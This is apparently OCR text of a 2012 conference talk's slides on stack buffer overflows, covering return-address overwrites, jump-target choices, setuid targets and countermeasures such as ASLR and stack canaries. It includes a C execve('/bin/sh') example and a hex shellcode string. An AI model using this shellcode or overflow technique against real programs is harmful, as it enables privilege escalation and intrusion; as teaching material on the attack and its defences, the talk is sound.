
# Stack frame


Previous frame
Parameters
Return address
Previous frame address
EBP
buffer
Local variables
ESP
Free memory

# Stack frame


Previous frame
Parameters
Return address
Previous frame address
EBP
buffer
Local variables
ESP
Free memory

# Stack frame


Previous frame
Parameters
Return address
Previous frame address
buffer
Local variables
Free memory
EBP
ESP
Overwrite function return address
--> Function returns to address that we control

# Choosing where to jump

- **Address inside a buffer of which the attacker controls the content**
  - PRO: works for remote attacks
  - CON: the attacker needs to know the address of the buffer, the memory page containing the buffer must be executable

- Address of a environment variable
  - PRO: easy to implement, works with tiny buffers
  - CON: only for local exploits, some programs clean the environment, the stack must be executable

- Address of a function inside the program
  - PRO: works for remote attacks, does not require an executable stack
  - CON: need to find the right code, one or more fake frames must be put on the stack

# Shellcode

- Sequence of machine instructions that is executed when the attack is successful
- Traditionally, the goal was to spawn a shell (that explains the name “shell code”)
  - Has nothing to do with linux shell code (bash scripts, ...)

```
void main (void)
{
      char *name[2];
      name[0] = "/bin/sh";
      name[1] = NULL;
      execve(name[0], name, NULL);
}
```

- Need some tricks to convert this into assembly without knowing exact addresses
- --> Use tools like **Metasploit** (--> Workshop!)

# Shellcode (2)

```
unsigned char *shellcode =
"\xbf\xc8\xd1\x60\xac\xd9\xf6\xd9\x74\x24\xf4\x5d\x29\xc9\xb1"
"\x11\x31\x7d\x15\x03\x7d\x15\x83\xed\xfc\xe2\x3d\xe0\xa9\x9d"
"\x66\xf4\xc9\x6e\x3c\x36\x8d\xe5\x37\x91\x17\xab\x21\x49\x05"
"\x2f\x24\x6e\x3d\x80\x45\x19\xbe\xb6\x86\xbb\xd7\x28\x51\xd8"
"\x7a\x5d\x6e\x1f\x7b\x9d\x03\x77\x5b\xa1\xdd\xa7\xb4\xbd\x44"
"\xde\xe5\x49\xf2\x67\xfa\xe6\xa9\x1e\x1b\xc5\xcd\x10\x07\xbc"
"\xcc\x0a\x7a\xc1";
```

- Need to avoid '\x00' --> String terminator in C
  - Substitute instructions containing zeros with alternative instructions

```
mov 0x0, reg --> xor reg, reg
```

# The root shell myth

- Just because you can do a buffer overflow, does **NOT** mean you get a root shell

- Only true for setuid programs
  - owner: root
  - setuid-bit set
  - --> program can be started by "any" user, but is run using root privileges


- "Fortunately" there are a lot of setuid programs
  - ping, traceroute, passwd, chsh, mount, umount, sudo, ...

```
$ ls -lisah /bin/ping
655424 36K -rwsr-xr-x 1 root root 34K 2011-05-03 12:38 /bin/ping
```

# Countermeasures

- Use safe library functions
  - Allow specification of max size
  - e.g. `strncpy()` instead of `strcpy()`
- Use runtime checking (libsafe)
- Address Space Layout Randomization (ASLR)

  `/proc/sys/kernel/randomize_va_space`
- Non Executable Stack
- Stack protection
  - e.g. Canary values
- ...



# The End

# What‘s next?

- **Enjoy lunch!**

- Spread the word
- Check out webgoat for web application security lessons
  - http://code.google.com/p/webgoat/
- Visit http://iseclab.org/
- Follow me on twitter via @jakobkorherr
- Visit my workshop

# THANKS

- Slides will be available at http://www.jakobk.com shortly

>CONFESS_2012